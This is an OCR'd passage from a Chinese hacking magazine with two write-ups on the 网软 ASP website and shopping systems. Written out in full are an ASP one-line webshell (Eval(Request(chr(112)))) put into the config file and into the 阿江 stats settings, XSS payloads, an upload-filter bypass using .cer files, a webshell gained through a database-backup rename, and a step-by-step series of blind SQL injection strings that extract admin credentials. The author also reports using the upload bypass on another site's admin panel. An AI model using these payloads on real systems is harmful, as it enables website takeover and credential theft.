


图17 连接小马




图18 得到webshell




图19 直接写入一句话

我们再打开数据库，一句话同样成功的插入了，如图20。

(六)跨站的利用

前面说了，在“客户留言”中对客户提交的参数一点也没过滤，我们同样还可在这儿进行跨站的攻击，在“客户留言”的“主题”等处写上跨站的常用代码“<script>alert("测试漏洞")</script>”(经测试，只有在“主题”和“内容”处写入才有效果)，如图21。




图20 直接写入的一句话木马






图21 写入跨站代码

提交后，马上弹出了跨站代码执行的效果，如图22。


图22 跨站成功

现在我们以管理员的身份登录了后台，再点击“留言管理”，同样跨站代码被成功的执行，如图23。



图23 后台跨站

既然跨站能够跨到后台，而后台又有添加管理员的功能，在不限制外部提交的情况下，我们完全可以在前台挂马，诱惑管理员点击后为我们在后台自动添加上一个管理员，关于这方面的操作前提是要开源的代码，而且是被动似的攻击，本人对这些方面知之甚少，有关利用方法请参考他人的说明。


二、后台的利用

1:在系统管理中的网站配置中插入一句话马


进入后台后，点左边的“系统管理”再点击“网站配置”，在右边的“网站名称”(也可以在其它处)后加入"%><%Eval(Request(chr(112)))%><%'，再点保存配置，如图24。


图24 写入一句话木马

然后我们打开inc/config.asp文件，看到一句话马已写入到配置文件中了，如图25。


图25 成功写入配置文件


这时再打开一句话马的客户端，提交同样得到一个小马，如图26。



图26 得到wenshell

2:后台上传漏洞，在Upfile_Photo.asp文件中部分代码如下：

```
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
        EnableUpload=false
end if
if EnableUpload=false then
        msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" & UpFileType
        FoundErr=true
end if
```


大家可以看到程序只限制了对"asp"、"asa"、"aspx"类的文件上传，我们只要在“网站配置”的允许的上传文件类型处增加上传“cer”等被服务器可解析的文件类型就可。由于我下载的是测试版本、无法在自己机子上测试，不过登录了使用这系统的另一网站后台后，成功上传了“cer”后缀的文件后，如图27、图28。


图27 增加cer



图28 上传cer文件

提交时却显示下载页面，上传其它如“htr，cdx”等后缀文件时，提交服务器却不请求(只能说运气不好吧)。


3:后台备份，直接在“产品管理”下的添加产品中上传jpg后缀的asp马，再到“系统管理”下的数据库备份，在“当前数据库路径”栏填入上传的路径，在“备份数据库名称”填入你要备份马的名称，不过系统会在名称后自动添加上.asa的，如图29。


图29 备份

点“确定”后提示“备份数据库成功….”，不过实际文件是没有.asa的，如图30。



图30 备份成功

直接访问备份后的地址，就得到一个webshell，如图31。



图31 得到webshell


三、统计插件的漏洞(阿江统计系统)

这类系统的网站统计系统使用的是阿江统计系统2.2版本，当我们进入后台后(在前面所提的方法，还是无法拿到网站的webshell的情况下，还可以利用阿江统计系统的漏洞来得到网站的webshell)，一般来说管理员很少会去修改统计系统的默认数据库名，如图32。



图32 下载阿江数据库

下载后用得到的管理员密码进入统计系统的后台，我们点击“全局选项”在“服务器时区”里插入:Eval(request(chr(112)))小马，点修改后，如图33、图34。



图33 修改前


图34 修改后

再打开一句话马客户端，提交后可得到小马，如图35、图36。


图35 连接木马

当然阿江统计系统还有其它的注入点，这就不是今天要谈的话题了。


图36 得到webshell

一套开源系统的代码存在着如此诸多的洞，(不过应该还存在着其它方面的漏洞，因自己刚接触这类的学习，水平有限，还有的漏洞自己也发现不了)类似用这类代码写的系统还很多，我想这也是国内网站系统代码抄袭的恶果，搬来搬去，却是搬来网尽天下人的痛!文章中不足之处，还请大家多多指出。

编辑点评：

本文列举分析了网软天下的众多漏洞，可谓漏洞大全了，可以做为系统的学习参考资料。

WWW.NOHACK.CN

网软漏洞连连看之网软购物豪华版

图 9.4.媛你☆

从本文你可以学到：
网软购物豪华版漏洞分析

看了03期小帅的文章中给我的建议（觉得非常的受教，这里先讲过），产生了全面分析网软各个系统的想法，通过找出各种不同的漏洞来练习一下自己的技术，同时也给跟我一样还在努力学习基本技术的朋友们一起分享一下个人的体会和经验！（小编：大赞！）

最近跟了我好几年的手机突然罢工了，只有想办法买一个了，就在网上转悠，也使我对购物系统产生了兴趣，今天就分析一下：网软购物豪华版！

一、Sheach.asp的搜索注入

代码如下：

```
<!--#include file="include/nowshop.asp" -->
<%
call aspsql()
Page=request("page")
Keywords=trim(request("keywords"))
'获得变量keyword,
if keywords="" and request.cookies("buyok")("search")="" then response.
redirect "search_more.asp"
if Keywords<>"" then
Set rs=Server.CreateObject("ADODB.RecordSet")
sql="select * from bkey where keywords='"&keywords&"'"
rs.open sql,conn,1,3
if not (rs.eof and rs.bof) then
rs("num")=rs("num")+1
rs("keydate")=now()
else
rs.addnew
rs("keywords")=keywords
rs("keydate")=now()
end if
rs.update
rs.close
set rs=nothing

title="搜索 <font color=red>"&Keywords&"</font> 商品"
sqlprod="select * from bproduc where online=true and (ProdName like
'%"&keywords&"%' or ProdDisc like '%"&keywords&"%') order by AddDate
desc"
'查询中带入受污染的变量

else            '高级搜索
title="搜索结果"
sqlprod=request.cookies("buyok")("search")
end if
```

很多人对在地址栏里的注入可能比我还要熟悉，比如用单引号“'”、“and 1=1”、“and 1=2”进行判断，有漏洞就放入工具里进行跑。但是对于要在表单里进行手工注入也许就不那么熟悉了。其实这也是必须好好学习技术，只有知其然，而且知其所以然，才能更好的了解注入的原理！

这里的漏洞属于搜索型的注入，也是字符型的注入！我先来讲一下漏洞产生的原理 **sqlprod="select * from bproduc where online=true and (ProdName like '%"&keywords&"%' or ProdDisc like '%"&keywords&"%') order by AddDate 卡西欧Z50赠送礼品%' and 0<(select count(*) from admin) and '%'='desc"**

当我们在搜索框内输入内容后就会传递给keyword，而当获得变量过滤不严格时，我们就可以执行查询语句，从而获得数据库中的数据！（是否有字符型注射漏洞可用%、'、%' and 1=1 %'='、%' and 1=2 %'='来判断）如图1、图2。




图1 使用%判断




图2 使用单引号判断

接下来，以此看看注射过程中的每个步骤和其操作的关键方法和语句。

1. 猜表

一般的表的名称无非是admin、adminuser、user、pass、password等。语句%' and 1=2 %'=' 卡西欧Z50赠送礼品%' and 0<>(select count(*) from admin) and '%'='

判断是否存在admin这张表，如图3。




图3 猜是否存在admin表

2. 猜账号数目

如果遇到0< 返回正确页面，1<返回错误页面，说明账号数目就是1个

卡西欧Z50赠送礼品%' and 0<(select count(*) from admin) and '%'='

卡西欧Z50赠送礼品%' and 1<(select count(*) from admin) and '%'='

3. 猜解字段名称

在len( )括号里面加上我们想到的字段名称。

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where len(*)>0)

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where len(用户字段名称username)>0) and '%'='

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where len(密码字段名称password)>0) and '%'='

4. 猜解各个字段的长度

猜解长度就是把>0变换 直到返回正确页面为止。

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where len(*)>0)

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where len(password)>32) and '%'=' 错误

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where len(password)>31) and '%'=' 正确

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where len(password)=32) and '%'=' 正确长度是32。

5.猜解字符

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where left(username,1)='a') and '%'=' 猜解用户账号的第一位；

